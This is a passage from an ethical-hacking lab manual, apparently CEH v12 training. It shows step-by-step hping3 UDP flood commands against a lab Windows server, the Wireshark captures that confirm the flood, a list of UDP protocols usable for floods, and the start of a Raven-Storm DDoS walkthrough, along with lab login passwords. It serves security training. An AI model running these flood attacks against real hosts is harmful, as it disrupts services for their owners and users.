serving netbios-ssn. The terminal window has a dark background with green text. The desktop background features a complex geometric pattern.

```
[attacker@parrot] ~
$ nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 09:26 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0021s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

30. Now, type **hping3 -2 -p 139 --flood (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.

Note:-**-2**: specifies the UDP mode; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

Applications Places System

hping3 -2 -p139 --flood 10.10.1.19 - Parrot Terminal

File Edit View Search Terminal Help


```
[root@parrot]~[/home/attacker]
[root@parrot]# nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org/ ) at 2022-04-13 09:28 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 02:15:5D:24:2F:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]# hping3 -2 -p 139 --flood 10.10.1.19
HPING 10.10.1.19 (eth0 10.10.1.19): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


31. Click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine, click **Ctrl+Alt+Del** to activate the machine.

By default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.



32. In the **Type here to search** field on the **Desktop**, type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.

Note: You might experience degradation in the **Window Server 2019** machine's performance.




33. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.

Note: The network interface might differ when you perform the task.

Note: If a **Software Update** pop-up appears click on **Remind me later**.





34. Wireshark displays the network's flow of traffic. Here, observe the huge number of **UDP** packets coming from the **Source IP address 10.10.1.13** via port **139**.

No.	Time	Source	Destination	Protocol	Length	Info
81542	12.053619	10.10.1.13	10.10.1.19	UDP	42	34454 → 139 Len=0
81543	12.053633	10.10.1.13	10.10.1.19	UDP	42	34456 → 139 Len=0
81544	12.053686	10.10.1.13	10.10.1.19	UDP	42	34453 → 139 Len=0
81545	12.053720	10.10.1.13	10.10.1.19	UDP	42	34455 → 139 Len=0
81546	12.053732	10.10.1.13	10.10.1.19	UDP	42	34457 → 139 Len=0
81547	12.054094	10.10.1.13	10.10.1.19	UDP	42	34458 → 139 Len=0
81548	12.054221	10.10.1.13	10.10.1.19	UDP	42	34459 → 139 Len=0
81549	12.054443	10.10.1.13	10.10.1.19	UDP	42	34461 → 139 Len=0
81550	12.054444	10.10.1.13	10.10.1.19	UDP	42	34460 → 139 Len=0
81551	12.054627	10.10.1.13	10.10.1.19	UDP	42	34462 → 139 Len=0
81552	12.054948	10.10.1.13	10.10.1.19	UDP	42	34463 → 139 Len=0
81553	12.054968	10.10.1.13	10.10.1.19	UDP	42	34464 → 139 Len=0
81554	12.055255	10.10.1.13	10.10.1.19	UDP	42	34465 → 139 Len=0
81555	12.055259	10.10.1.13	10.10.1.19	UDP	42	34466 → 139 Len=0
81556	12.055427	10.10.1.13	10.10.1.19	UDP	42	34467 → 139 Len=0
81557	12.055541	10.10.1.13	10.10.1.19	UDP	42	34468 → 139 Len=0
81558	12.055858	10.10.1.13	10.10.1.19	UDP	42	34469 → 139 Len=0

```
> Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}, id 0
> Ethernet II, Src: MS-NLB-PhysServer-21_5d:24:2f:de (02:15:5d:24:2f:de), Dst: MS-NLB-PhysServer-21_5d:24:2f:dd (02:15:5d:24:2f:dd)
> Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.19
> User Datagram Protocol, Src Port: 20877, Dst Port: 139
```

0000	02	15	5d	24	2f	dd	02	15	5d	24	2f	de	08	00	45	00	..]\$/---]	]\$/---E-
0010	00	1c	b0	e7	00	00	40	11	b3	b6	0a	0a	01	0d	0a	0a	.....@.....	
0020	01	13	51	8d	00	8b	00	08	97	92							..Q.....	

Ethernet <live capture in progress>

Packets: 81558 · Displayed: 81558 (100.0%)

Profile: Default

6:30 AM 4/13/2022

35. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the DoS attack.

Note: Here, we have used NetBIOS port 139 to perform a UDP application layer flood attack. Similarly, you can employ other application layer protocols to perform a UDP application layer flood attack on a target network.

Note: Some of the UDP based application layer protocols that attackers can employ to flood target networks include:

Note: - \*\*CharGEN \*\*(Port 19)

- o **SNMPv2** (Port 161)
- o **QOTD** (Port 17)
- o **RPC** (Port 135)
- o **SSDP** (Port 1900)
- o **CLDAP** (Port 389)
- o **TFTP** (Port 69)
- o **NetBIOS** (Port 137,138,139)
- o **NTP** (Port 123)
- o **Quake Network Protocol** (Port 26000)
- o **VoIP** (Port 5060)

The screenshot shows a terminal window titled "hping3 -2 -p 139 --flood 10.10.1.19 - Parrot Terminal". The terminal output includes:

```
[root@parrot]~[~/home/attacker]
#nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 09:28 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 02:15:5D:24:2F:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]~[~/home/attacker]
#hping3 -2 -p 139 --flood 10.10.1.19
HPING 10.10.1.19 (eth0 10.10.1.19): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.19 hping statistic ---
934443 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot]~[~/home/attacker]
#
```

36. This concludes the demonstration of how to perform DoS attacks (SYN flooding, PoD attacks, and UDP Application Layer Flood Attacks) on a target host using hping3.

37. Close all open windows and document all the acquired information.

## Task 3: Perform a DoS Attack using Raven-storm


Raven-Storm is a DDoS tool for penetration testing that features Layer 3, Layer 4, and Layer 7 attacks. It is written in python3 and is effective and powerful in shutting down hosts and servers. It can be used to perform strong attacks and can be optimized for non typical targets.

Here, we will use Raven-storm tool to perform a DoS attack.

1. Click **CEHv12 Parrot Security** switch to the **Parrot Security** machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.



3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "Parrot Terminal" is open, displaying the following command sequence:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
└─#
```

The desktop background features a dark, abstract geometric pattern. On the left side of the screen, there is a vertical dock containing icons for "README/license" and "Trash". The top bar includes standard system icons for applications, places, system, and terminal, along with a volume icon and the date/time "Thu Apr 14, 03:25".

5. Type **sudo rst** and press **Enter** to start Raven-storm tool.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "Parrot Terminal" is open, displaying the following command sequence:

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
└─#sudo rst
```

The desktop background features a dark, abstract geometric pattern. On the left side of the screen, there is a vertical dock containing icons for "README/license" and "Trash". The top bar includes standard system icons for applications, places, system, and terminal, along with a volume icon and the date/time "Thu Apr 14, 03:28".

6. Raven-storm tool initializes, as shown in the screenshot.



```
Applications Places System Terminal Help
File Edit View Search Terminal Help
Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020
Based on the CLIF Framework by Taguar258 (c) | MIT 2020

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

Help:
|-- exit, quit, e or q      :: Exit Raven-Storm.
|-- help                   :: View all commands.
|-- upgrade                :: Upgrade Raven-Storm.
|-- .
|-- clear                 :: Clear the screen.
|-- record                :: Save this session.
|-- load                  :: Redo a session using a session file.
|-- ddos                  :: Connect to a Raven-Storm server.

Modules:
|-- l4                     :: Load the layer4 module. (UDP/TCP)
|-- l3                     :: Load the layer3 module. (ICMP)
|-- l7                     :: Load the layer7 module. (HTTP)
|-- bl                     :: Load the bluetooth module. (L2CAP)
|-- arp                    :: Load the arp spoofing module. (ARP)
|-- wifi                   :: Load the wifi module. (IEEE)
|-- server                 :: Load the server module for DDOS attacks.
|-- scanner                :: Load the scanner module.

>>
```

7. Type **l4** and press **Enter** to load **layer4** module (UDP/TCP).

```
Applications Places System Terminal Help
File Edit View Search Terminal Help
Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020
Based on the CLIF Framework by Taguar258 (c) | MIT 2020

BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.
RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.


Help:
|-- exit, quit, e or q      :: Exit Raven-Storm.
|-- help                   :: View all commands.
|-- upgrade                :: Upgrade Raven-Storm.
|-- .
|-- clear                 :: Clear the screen.
|-- record                :: Save this session.
|-- load                  :: Redo a session using a session file.
|-- ddos                  :: Connect to a Raven-Storm server.

Modules:
|-- l4                     :: Load the layer4 module. (UDP/TCP)
|-- l3                     :: Load the layer3 module. (ICMP)
|-- l7                     :: Load the layer7 module. (HTTP)
|-- bl                     :: Load the bluetooth module. (L2CAP)
|-- arp                    :: Load the arp spoofing module. (ARP)
|-- wifi                   :: Load the wifi module. (IEEE)
|-- server                 :: Load the server module for DDOS attacks.
|-- scanner                :: Load the scanner module.

>> l4
```

8. Now click **CEHv12 Windows Server 2019** to switch to **Windows Server 2019** machine.

